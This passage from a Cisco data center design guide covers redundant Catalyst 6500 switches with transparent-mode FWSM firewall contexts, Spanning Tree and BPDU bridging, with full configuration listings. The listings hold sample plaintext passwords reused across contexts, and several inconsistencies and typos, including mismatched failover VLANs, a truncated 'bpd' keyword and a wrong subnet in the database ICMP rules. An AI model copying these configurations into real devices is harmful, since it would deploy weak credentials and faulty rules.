



Figure 4-11 shows redundant Catalyst 6500s, each with a FWSM configured for transparent operation. The FWSM is configured in “multiple mode”, which provides multiple logical contexts. An administration context is defined as well as two production contexts. FWSM context *webapp* bridges the 10.20.5.0 subnet and context *database* bridges the 10.20.10.0 subnet.

This topology provides a redundant active/standby solution with Spanning Tree, HSRP, and FWSM priorities combining to make the 6500-1 on the left the primary device. The FWSM in the 6500-1 is explicitly configured as the primary firewall by assigning it a higher priority than its 6500-2 peer. As a result, 6500-1 with its service modules provides the active path for all traffic. The network as configured protects against all single failures, including complete failure of switch 6500-1.

126848

Figure 4-11 Redundant Design with the FWSM in Transparent Mode



6500-1 and 6500-2 are configured for HSRP on VLAN 5 and 10 with the HSRP address providing the IP default gateway for servers on VLAN 105 and 110 respectively.

The redundant, active/standby FWSMs are configured for multiple, transparent mode. They are bridging multiple subnets. Each subnet bridges between a pair of VLANs: VLANs 5 and 105, and VLANs 10 and 110. The FWSM in 6500-1 is configured as the primary of the pair.

VLAN 201 and 202 are used for the failover firewall pair to arbitrate the active/standby role (VLAN 201) and to exchange state information (VLAN 202).

Using Spanning Tree

Spanning Tree is necessary for VLANs 5, 10, 105, and 110 in Figure 4-11, because dual-connected access switches complete the picture. Spanning Tree is unnecessary but equally configured for VLAN 201 and 202.

At steady state, a loop-free topology for the solution is guaranteed because the FWSMs are configured in active/standby pairs and the standby unit does not pass traffic. Also, with proper configuration the FWSM (Release 2.2) forwards Bridge Protocol Data Units (BPDUs) when in active state. This is highly desirable in a situation where both FWSMs mistakenly become active.

If the FWSM were not capable of bridging BPDUs, a loop is caused by the bridging of VLAN 5 and 105 (and 10 and 110) on both devices when both FWSMs become active. If the FWSM is configured to bridge BPDUs, the failure scenario when both FWSMs end up being active does not cause a loop because Spanning Tree blocks one link in the topology.

In [Figure 4-11](#), VLANs connected by horizontal lines are trunked between the two Catalyst 6500s. Cisco recommends that this trunk be a Gigabit EtherChannel comprised of links from more than one Catalyst 6500 line card. This practice is referred to as multi-module channeling and protects the EtherChannel trunk from a single point of failure. [Table 4-1](#) lists the function of each of the trunked VLANs in the topology. The full configuration listings for all solution components are provided in the following section, [Configuration Listings, page 4-23](#).

Table 4-1 Trunked VLANs in Redundant Data Center Topology with FWSM at Layer 2

VLAN ID	Description
VLAN 30	Point-to-point Layer 3 VLAN between MSFCs. Its purpose is OSPF route distribution. It is the only trunked VLAN defined to OSPF.
VLAN 5	Outside VLAN for the webapp security zone or context (subnet 10.20.5.0). VLAN 5 also carries HSRP control traffic for 10.20.5.1.
VLAN 105	Inside VLAN for the webapp security zone or context (subnet 10.20.105.0).
VLAN 10	Outside VLAN for the database security zone or context (subnet 10.20.10.0). VLAN 10 also carries HSRP control traffic for 10.20.10.1.
VLAN 110	Inside VLAN for the database security zone or context (subnet 10.20.110.0).
VLAN 201	FWSM failover VLAN used to arbitrate the FWSM active/secondary roles and to detect when the active device has failed.
VLAN 202	FWSM VLAN used to replicate the state of connections.

The Catalyst 6500 Spanning Tree configuration follows these proven best practices:

- 6500-1 is the root switch for all VLANs.
- 6500-2 is the secondary root for all VLANs.
- Rapid PVST+ should be used if you decide to bridge BPDUs on the FWSM. Failure to do this means that a failover reconfiguration could converge in ~30 seconds.



Note

If you are using regular PVST+, *do not bridge BPDUs on the FWSM.*

Using SPAN Reflector

When using Sup720 with an FWSM in the chassis running Cisco Native IOS, by default a SPAN session is used. If you check for unused sessions with **show monitor**, you see that “session 1” is in use:

```
agg#show monitor
Session 1
-----
Type                : Service Module Session
```

This session is automatically installed for the support of hardware multicast replication when a firewall blade is in the Catalyst 6500 chassis. This is because an FWSM cannot replicate multicast streams, so if multicast streams sourced behind the FWSM must be replicated at Layer 3 to multiple line cards, the automatic session copies the traffic to the supervisor through a fabric channel.

If you have a multicast source that generates a multicast stream from behind the FWSM you need the SPAN reflector. If you place the multicast source on the outside VLAN, the SPAN reflector is not necessary. The SPAN reflector is incompatible with bridging BPDUs through the FWSM.

You can disable the SPAN reflector by using the **no monitor session service module** command.

Configuring the FWSM to Bridge BPDUs

The recommended configuration for loop avoidance for misconfigurations in the presence of redundant FWSMs operating in transparent mode is as follows:

- On the Catalyst 6500, configure Rapid PVST+.
- Configure the FWSM to bridge BPDUs (if there is no multicast source behind the FWSM).

Each FWSM context needs to be explicitly configured to bridge BPDUs by performing the following steps:

- Make sure that the Catalyst 6500 Sup720 is running Spanning Tree in Rapid PVST+ mode.
- Make sure that the Catalyst 6500-1 is the root for all the VLANs.
- On the Catalyst Sup720, disable the default SPAN session for service modules if you do not need it (that is, if there is no multicast source on the inside of the firewall) with the **no monitor session servicemodule** command.
- Log into each FWSM context and configure the Ethertype ACL to bridge BPDUs, and apply the ACLs to the outside and the inside interfaces:

```
access-list BPDU ethertype permit bpdu
access-group BPDU in interface outside
access-group all_allow_outside in interface outside
access-group BPDU in interface inside
access-group all_allow_inside in interface inside
```

- To make sure that BPDUs are bridged correctly, check the server-side VLAN (for example, VLAN 105) and verify that VLAN 5 is the root bridge for VLAN 105 on the Catalyst 6500-1 (the Catalyst where the FWSM is active):

```
AGG1#show spanning-tree vlan 105
VLAN0105
  Spanning tree enabled protocol rstp
  Root ID    Priority    24581
            Address    0009.12ec.9f00
            Cost        3
            Port        1666 (Port-channel271)
            Hello Time  2 sec    Max Age 20 sec    Forward Delay 15 sec
  Bridge ID  Priority    24681 (priority 24576 sys-id-ext 105)
            Address    0009.12ec.9f00
            Hello Time  2 sec    Max Age 20 sec    Forward Delay 15 sec
            Aging Time 300
```

Verifying FWSM Failover Time

The FWSM failover time is ~3 seconds. The FWSM in 6500-2 becoming active starts bridging traffic, including BPDUs. Spanning Tree (Rapid PVST+) converges immediately. You can verify this by simply looking at the Spanning Tree topology on VLAN 105 and VLAN 5 on 6500-2:

```
AGG2#show spanning-tree vlan 105
VLAN0105
```

```
Spanning tree enabled protocol rstp
Root ID    Priority    24681
           Address    0009.12ec.9f00
           Cost      1
           Port      1667 (Port-channel1)
           Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec
Bridge ID  Priority    28777 (priority 28672 sys-id-ext 105)
           Address    00d0.ff88.6000
           Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec
           Aging Time 300
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Po271	Root	FWD	3	128.1665	P2p
Po1	Desg	FWD	1	128.1667	P2p

```
AGG2#show spanning-tree vlan 5
```

```
VLAN0005
```

```
Spanning tree enabled protocol rstp
Root ID    Priority    24581
           Address    0009.12ec.9f00
           Cost      1
           Port      1667 (Port-channel1)
           Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec
Bridge ID  Priority    28677 (priority 28672 sys-id-ext 5)
           Address    00d0.ff88.6000
           Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec
           Aging Time 300
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Po271	Desg	FWD	3	128.1665	P2p
Po1	Root	FWD	1	128.1667	P2p

A typical concern with bridging devices after a failover is the presence of stale MAC entries in the Layer 2 table on the Catalyst 6500. The FWSM addresses this problem by storing a table with all the MAC addresses that were learned on the active FWSM and by flooding dummy Layer 2 frames with source MAC addresses of the devices that are present on the opposite interface. This quickly updates the Layer 2 tables so the traffic is not impacted.

Connections are also replicated between the active and standby device so that existing connections are forwarded by the secondary device when it becomes active.

Configuration Listings

This section includes the following topics:

- [FWSM1 Configuration](#)
- [MSFC-AGG1 Configuration](#)
- [MSFC-AGG2 Configuration](#)

FWSM1 Configuration

This section lists various configurations for the FWSM1.

System Context

```

firewall transparent
mode multiple
!
! LOGIN AND ENABLE PASSWORD
! =====
!
enable password P1%3N@813
username pixadmin password P1%C1sC0!
!
hostname FWSM
domain-name example.com
class default
    limit-resource Mac-addresses 65535
    limit-resource All 0
    limit-resource IPSec 5
    limit-resource SSH 5
    limit-resource Telnet 5
!
! failover
!
failover lan unit primary
failover lan interface ft vlan 200
failover polltime unit 1 holdtime 3
failover polltime interface 3
failover interface-policy 50%
failover replication http
failover interface ip ft 10.20.200.1 255.255.255.0 standby 10.20.200.2
failover link state vlan 201
failover interface ip state 10.20.201.1 255.255.255.0 standby 10.20.201.2
!
arp timeout 14400
!
admin-context admin
context admin
    allocate-interface vlan82
    config-url disk:/admin.cfg
!
context webapp
    member webapplication
    allocate-interface vlan5
    allocate-interface vlan105
    config-url disk:/webapp.cfg
!
context database

```

```

member database
allocate-interface vlan10
allocate-interface vlan110
config-url disk:/database.cfg
!

```

Admin Context

```

enable password P1%3N@813
username pixadmin password P1%Clsc0!
!
nameif vlan82 inside security100
!
ip address 10.20.26.10 255.255.255.0
route inside 0.0.0.0 0.0.0.0 10.20.26.1
!
! SSH configuration for OOB mgmt
! -----
!
domain-name example.com
crypto ca generate rsa key 1024
crypto ca save all
ssh 10.20.26.0 255.255.255.0 inside
ssh timeout 60
!
icmp permit any inside
!

```

Web and Application Context

```

firewall transparent
!
enable password P1%3N@813
username pixadmin password P1%Clsc0
!
hostname webapp
!
!
nameif vlan5 outside security0
nameif vlan105 inside security100
!
ip address 10.20.5.4 255.255.255.0
route outside 0.0.0.0 0.0.0.0 10.20.5.1
!
! SSH configuration for inband mgmt
! (e.g. from IDS sensors)
!
domain-name example.com
crypto ca generate rsa key 1024
crypto ca save all
ssh 10.20.26.0 255.255.255.0 outside
ssh timeout 60
!
! NTP
!
! No need to configure NTP, the FWSM syncs its clock from the 6500's
!
! LOGGING
!
logging on
logging timestamp

```

```

no logging console
no logging monitor
logging buffered informational
logging queue 32768
logging trap informational
logging host outside <syslog server>
logging device-id hostname
!
fixup protocol icmp
!
! Enable only for troubleshooting
! -----
! icmp permit any outside
! icmp permit any inside
!
! INBOUND FILTERING
!
access-list portal-in remark >> MSFC IP addresses allowed <<
access-list portal-in extended permit ip 10.20.5.1 255.255.255.255 10.20.5.0 255.255.255.0
access-list portal-in extended permit ip 10.20.5.2 255.255.255.255 10.20.5.0 255.255.255.0
access-list portal-in extended permit ip 10.20.5.3 255.255.255.255 10.20.5.0 255.255.255.0
access-list portal-in remark .
access-list portal-in remark >> allow CSM probes to monitor the servers <<
access-list portal-in extended permit ip 10.20.44.0 255.255.255.0 10.20.5.0 255.255.255.0
access-list portal-in remark .
access-list portal-in remark >> antispoofing <<
!
! By default, when traffic is denied by an extended ACE,
! the FWSM generates system message 106023. The log option
! allows you to enable message 106100 instead of message 106023
!
access-list portal-in extended deny ip 10.20.5.0 255.255.255.0 any log 4
access-list portal-in remark .
access-list portal-in remark >> prevent exploitation of directed broadcast <<
access-list portal-in extended deny icmp any 10.20.5.255 255.255.255.255
access-list portal-in extended deny tcp any 10.20.5.255 255.255.255.255
!
! For connectionless protocols such as ICMP you either need
! ACLs to allow ICMP in both directions or you need to enable the ICMP
! inspection engine with the 2.3 code
!
access-list portal-in remark .
access-list portal-in remark >> allow ICMP to function
access-list portal-in extended permit icmp any 10.20.5.0 255.255.255.0 echo
access-list portal-in extended permit icmp any 10.20.5.0 255.255.255.0 echo-reply
access-list portal-in extended permit icmp any 10.20.5.0 255.255.255.0 time-exceeded
access-list portal-in extended permit icmp any 10.20.5.0 255.255.255.0 unreachable
access-list portal-in remark .
access-list portal-in remark >> allow access to web-based applications
access-list portal-in extended permit tcp any 10.20.5.0 255.255.255.0 eq 80
access-list portal-in extended permit tcp any 10.20.5.0 255.255.255.0 eq 8080
access-list portal-in extended permit tcp any 10.20.5.0 255.255.255.0 eq 443
!
access-list portal-in extended permit tcp any 10.20.5.0 255.255.255.0 eq ftp-data
access-list portal-in extended permit tcp any 10.20.5.0 255.255.255.0 eq ftp
!
access-list portal-in remark .
access-list portal-in remark >> messaging applications (add the port number information)
<<
access-list portal-in extended permit udp any 10.20.5.255 255.255.255.255
access-list portal-in remark .
access-list portal-in remark >> allow SSH, SNMP traffic (if carried inband) <<
access-list portal-in extended permit tcp any 10.20.5.0 255.255.255.0 eq 22
access-list portal-in extended permit udp any 10.20.5.0 255.255.255.0 eq 22

```

```

access-list portal-in extended permit udp any 10.20.5.0 255.255.255.0 eq 161
access-list portal-in extended permit udp any 10.20.5.0 255.255.255.0 eq 162
access-list portal-in remark the implicit deny doesn't generate a log
access-list portal-in extended deny ip any any log 4
!
access-list portal-out extended permit udp 10.20.5.0 255.255.255.0 host <DNS server> eq 53
access-list portal-out extended permit tcp 10.20.5.0 255.255.255.0 host <DNS server> eq 53
access-list portal-out extended permit udp 10.20.5.0 eq 123 host <NTP server> eq 123
access-list portal-out extended permit tcp 10.20.5.0 255.255.255.0 host <database server>
eq 1434
access-list portal-out extended permit tcp 10.20.5.0 255.255.255.0 host <database server>
eq 1433
access-list portal-out extended permit tcp 10.20.5.0 255.255.255.0 host <database server>
eq 153
access-list portal-out extended permit udp 10.20.5.0 255.255.255.0 host <database server>
eq 153
access-list portal-out remark the implicit deny doesn't generate a log
access-list portal-out extended deny ip any any log 4
!
access-group portal-in in interface outside
access-group portal-out in interface inside
!
static (inside,outside) 10.20.5.0 10.20.5.0 netmask 255.255.255.0 tcp 0 1000
!
fragment size 200 inside
!
! IF NO MONITOR SESSION SERVICE MODULE
!
access-list BPDU ethertype permit bpdu
access-group BPDU in interface outside
access-group BPDU in interface inside
!

```

Database Context

```

firewall transparent
!
enable password P1%3N@813
username pixadmin password P1%C1sC0!
!
hostname database
!
nameif vlan10 outside security0
nameif vlan110 inside security100
!
ip address 10.20.10.4 255.255.255.0
route outside 0.0.0.0 0.0.0.0 10.20.10.1
!
! SSH configuration for inband mgmt
! (e.g. from IDS sensors)
!
domain-name example.com
crypto ca generate rsa key 1024
crypto ca save all
ssh 10.20.26.0 255.255.255.0 outside
ssh timeout 60
!
! NTP
!
! No need to configure NTP, the FWSM syncs its clock from the 6500's
!
! LOGGING

```



```
!
logging on
logging timestamp
no logging console
no logging monitor
logging buffered informational
logging queue 32768
logging trap informational
logging host outside <syslog server>
logging device-id hostname
!
fixup protocol icmp
!
!
! Enable only for troubleshooting
! -----
! icmp permit any outside
! icmp permit any inside
!
!
access-list database-in remark >> MSFC IP addresses allowed <<
access-list database-in extended permit ip 10.20.10.1 255.255.255.255 10.20.10.0
255.255.255.0
access-list database-in extended permit ip 10.20.10.2 255.255.255.255 10.20.10.0
255.255.255.0
access-list database-in extended permit ip 10.20.10.3 255.255.255.255 10.20.10.0
255.255.255.0
access-list database-in remark .
access-list database-in remark >> allow CSM probes to monitor the servers <<
access-list database-in extended permit ip 10.20.44.0 255.255.255.0 10.20.10.0
255.255.255.0
access-list database-in remark .
access-list database-in remark >> antispoofing <<
access-list database-in extended deny ip 10.20.10.0 255.255.255.0 any
access-list database-in remark .
access-list database-in remark >> prevent exploitation of directed broadcast <<
access-list database-in extended deny icmp any 10.20.10.255 255.255.255.255
access-list database-in extended deny tcp any 10.20.10.255 255.255.255.255 log 4
access-list database-in remark .
access-list database-in remark >> allow ICMP to function
access-list database-in extended permit icmp any 10.20.5.0 255.255.255.0 echo
access-list database-in extended permit icmp any 10.20.5.0 255.255.255.0 echo-reply
access-list database-in extended permit icmp any 10.20.5.0 255.255.255.0 time-exceeded
access-list database-in extended permit icmp any 10.20.5.0 255.255.255.0 unreachable
access-list database-in remark .
access-list database-in remark >> allow access to the database <<
access-list database-in extended permit tcp 10.20.5.0 255.255.255.0 host 10.20.10.115 eq
1433
access-list database-in extended permit tcp 10.20.5.0 255.255.255.0 host 10.20.10.115 eq
1434
access-list database-in extended permit tcp 10.20.5.0 255.255.255.0 host 10.20.10.115 eq
153
access-list database-in extended permit udp 10.20.5.0 255.255.255.0 host 10.20.10.115 eq
153
access-list database-in remark .
access-list database-in remark >> messaging applications (add the port number
information) <<
access-list database-in extended permit udp any 10.20.10.255 255.255.255.255
access-list database-in remark .
access-list database-in remark >> allow SSH, SNMP traffic (if carried inband) <<
access-list database-in extended permit tcp any 10.20.10.0 255.255.255.0 eq 22
access-list database-in extended permit udp any 10.20.10.0 255.255.255.0 eq 22
access-list database-in extended permit udp any 10.20.10.0 255.255.255.0 eq 161
access-list database-in extended permit udp any 10.20.10.0 255.255.255.0 eq 162
```

```

access-list database-in remark the implicit deny doesn't generate a log
access-list database-in extended deny ip any any log 4
!
! OUTBOUND FILTERING
!
access-list database-out extended permit udp 10.20.10.0 255.255.255.0 host <DNS server> eq
53
access-list database-out extended permit tcp 10.20.10.0 255.255.255.0 host <DNS server> eq
53
access-list database-out extended permit udp 10.20.10.0 255.255.255.0 eq 123 host <NTP
server> eq 123
access-list database-out remark the implicit deny doesn't generate a log
access-list database-out extended deny ip any any log 4
!
! IF NO MONITOR SESSION SERVICE MODULE
!
access-list BPDU ethertype permit bpd
access-group BPDU in interface outside
access-group BPDU in interface inside
!

```

MSFC-AGG1 Configuration

```

!
hostname agg1
!
firewall multiple-vlan-interfaces
firewall module 3 vlan-group 3
firewall vlan-group 3 5,10,82,105,110,200,201
firewall module 3 vlan-group 3
!
! VTP and Spanning-Tree
! =====
!
vtp domain mydomain
vtp mode transparent
!
power redundancy-mode combined
!
spanning-tree mode rapid-pvst
spanning-tree loopguard default
spanning-tree extend system-id
spanning-tree vlan 1-1000 root primary
spanning-tree pathcost method long
!
! VLAN CONFIGURATION
!
vlan internal allocation policy descending
!
vlan 5
 name webappoutside
!
vlan 10
 name databaseoutside
!
vlan 82
 name networkmgmt
!
vlan 105
 name webappinside
!
vlan 110

```

```

    name databaseinside
    !
vlan 200
    name fwsm_failover_vlan
    !
vlan 201
    name fwsm_flink!
    !
interface Port-channel2
    no ip address
    switchport
    switchport trunk encapsulation dot1q
    switchport mode trunk
    switchport nonegotiate
! >> use a != native VLANs on trunks than on access ports <<
    switchport trunk native vlan 2
! >> do not trunk VLAN 13 , 14 , 82<<
    switchport trunk allowed vlan 5,10,30,44,45,100,105,110,200,201,300
    no shut
    !
! SVI CONFIGURATION
! =====
!
interface Vlan5
    description webapp
    ip address 10.20.5.2 255.255.255.0
    standby 1 ip 10.20.5.1
    standby 1 timers 1 3
    standby 1 priority 120
    standby 1 preempt delay minimum 180
    ! If need directed broadcast:
    ! ip directed-broadcast
    ! mls ip directed-broadcast exclude-router
    no ip unreachable
    no ip redirects
    no ip proxy-arp
    ! >> Disable NTP services <<
    ntp disable
    no shut
    !
interface Vlan10
    description database
    ip address 10.20.10.2 255.255.255.0
    standby 1 ip 10.20.10.1
    standby 1 timers 1 3
    standby 1 priority 120
    standby 1 preempt delay minimum 180
    ! If need directed broadcast:
    ! ip directed-broadcast
    ! mls ip directed-broadcast exclude-router
    no ip unreachable
    no ip redirects
    no ip proxy-arp
    ! >> Disable NTP services <<
    ntp disable
    no shut
    !
! If no multicast source protected by FWSM
!
no monitor session servicemodule

```

MSFC-AGG2 Configuration

```

!
hostname agg2
firewall multiple-vlan-interfaces
firewall module 3 vlan-group 3
firewall vlan-group 3 5,10,82,105,110,200,201
firewall module 3 vlan-group 3
!
! VTP and Spanning-Tree
! =====
!
vtp domain mydomain
vtp mode transparent
!
power redundancy-mode combined
!
spanning-tree mode rapid-pvst
spanning-tree loopguard default
spanning-tree extend system-id
spanning-tree vlan 1-1000 root secondary
!
! VLAN CONFIGURATION
!
vlan internal allocation policy descending
!
vlan 5
  name webappoutside
!
vlan 10
  name databaseoutside
!
vlan 82
  name networkmgmt
!
vlan 105
  name webappinside
!
vlan 110
  name databaseinside
!
vlan 200
  name fwsml_failover_vlan
!
vlan 201
  name fwsml_flink!
!
interface Port-channel2
no ip address
switchport
switchport trunk encapsulation dot1q
switchport mode trunk
switchport nonegotiate
! >> use a != native VLANs on trunks than on access ports <<
switchport trunk native vlan 2
! >> do not trunk VLAN 13 , 14 , 82 <<
switchport trunk allowed vlan 5,10,30,44,45,100,105,110,200,201,300
no shut
!
! SVI CONFIGURATION
! =====
!
! ip directed-broadcast often needed

```

```
! in serverfarms disable it if possible
!
interface Vlan5
  description webapp
  ip address 10.20.5.3 255.255.255.0
  standby 1 ip 10.20.5.1
  standby 1 timers 1 3
  standby 1 priority 110
  standby 1 preempt delay minimum 180
  ! If need directed broadcast:
  ! ip directed-broadcast
  ! mls ip directed-broadcast exclude-router
  no ip unreachable
  no ip redirects
  no ip proxy-arp
! >> Disable NTP services <<
  ntp disable
  no shut
!
interface Vlan10
  description database
  ip address 10.20.10.3 255.255.255.0
  standby 1 ip 10.20.10.1
  standby 1 timers 1 3
  standby 1 priority 110
  standby 1 preempt delay minimum 180
  ! If need directed broadcast:
  ! ip directed-broadcast
  ! mls ip directed-broadcast exclude-router
  no ip unreachable
  no ip redirects
  no ip proxy-arp
! >> Disable NTP services <<
  ntp disable
  no shut
! If no multicast source protected by FWSM
!
no monitor session servicemodule
```




CSM One-arm Design in the Data Center

This chapter describes the design and configuration of a secure and highly available data center with the Catalyst 6500 Content Switching Module (CSM) in one-arm mode. The data center design with the CSM can be deployed with or without a Cisco Catalyst 6500 Firewall Services Module (FWSM).

This chapter includes the following sections:

- [CSM Design Overview](#)
- [One-arm CSM Architectural Details](#)
- [Configuration Details](#)
- [Configuration Listings](#)

This chapter also provides design and implementation recommendations for using firewall and load balancers in a data center to provide security and load balancing services. These services are important for many types of servers, including web servers, application and database servers (typically used for running web-based transactional applications), and DMZ servers, including DNS servers and SMTP servers.

The FWSM and CSM can be deployed together in several modes, but the following are the two most important:

- FWSM in routed mode combined with the CSM in transparent mode—This design provides an easy-to-implement solution for multi-tier server farms.
- CSM in one-arm mode combined with the FWSM in transparent mode—This design is the topic of this design guide for the use with Supervisor 720.

Either design can be implemented with the Catalyst 6500 Supervisor 2 or with the Catalyst 6500 Supervisor 720. The latter design provides traffic optimization for connections that do not require any load balancing, and it provides increased performance at the cost of a slightly more complex configuration, requiring the use of policy-based routing (PBR).

CSM Design Overview

This section includes the following topics:

- [CSM One-arm Design](#)
- [Designs with FWSM and CSM](#)
- [One-Arm CSM Design with FWSM in Transparent Mode](#)
- [Hardware Requirements](#)

- DoS Protection


Deploying load balancing in a data center typically requires placing the load balancer in the main traffic path between client and servers. This can be achieved by configuring the CSM as the default gateway for the servers, or by placing a load balancer in transparent (Layer 2) mode between the servers and the default gateway.

A different design, called CSM one-arm design, consists in connecting the CSM with a single VLAN to the Multilayer Switch Feature Card (MSFC) with the MSFC providing the default gateway function. This design is the object of this document.

CSM One-arm Design

CSM one-arm design is useful for load-balanced servers requiring high-throughput server-to-server data transfers (such as back-up traffic) and with mainframes that require load balancing. The design in [Figure 5-1](#) provides server-to-server throughput equivalent to the maximum fabric performance of the Catalyst 6500 because no firewall or load balancer is in the path. This design is often used for mainframes connecting at Layer 3 to the Catalyst 6500.

Figure 5-1 Redundant CSM One-arm Design



Traffic that requires load balancing (represented with a continuous line in [Figure 5-1](#)) is directed to the MSFC, where it is intercepted by the Route Health Injection (RHI) route, which is installed dynamically by the CSM when virtual IP (VIP) addressing is active. The traffic then is directed to the CSM for the load balancing decision. The CSM performs the rewriting of the destination IP address to the server IP address and then sends the traffic to the MSFC in the Catalyst 6500 to be routed to the appropriate servers.

PBR is applied to the interfaces indicated with the colored circles in [Figure 5-1](#). An ACL classifies the traffic that needs to return to the CSM through PBR. For example, PBR intercepts return traffic for load-balanced servers and returns it to the CSM.

126852

This CSM one-arm design also simplifies load balancing in a server farm environment with Layer 3 multi-homed servers or with mainframes. In either scenario, the servers or mainframes participate in Open Shortest Path First (OSPF) routing to advertise the IP address of the applications. Front-ending these servers or mainframes with a router is the best choice.

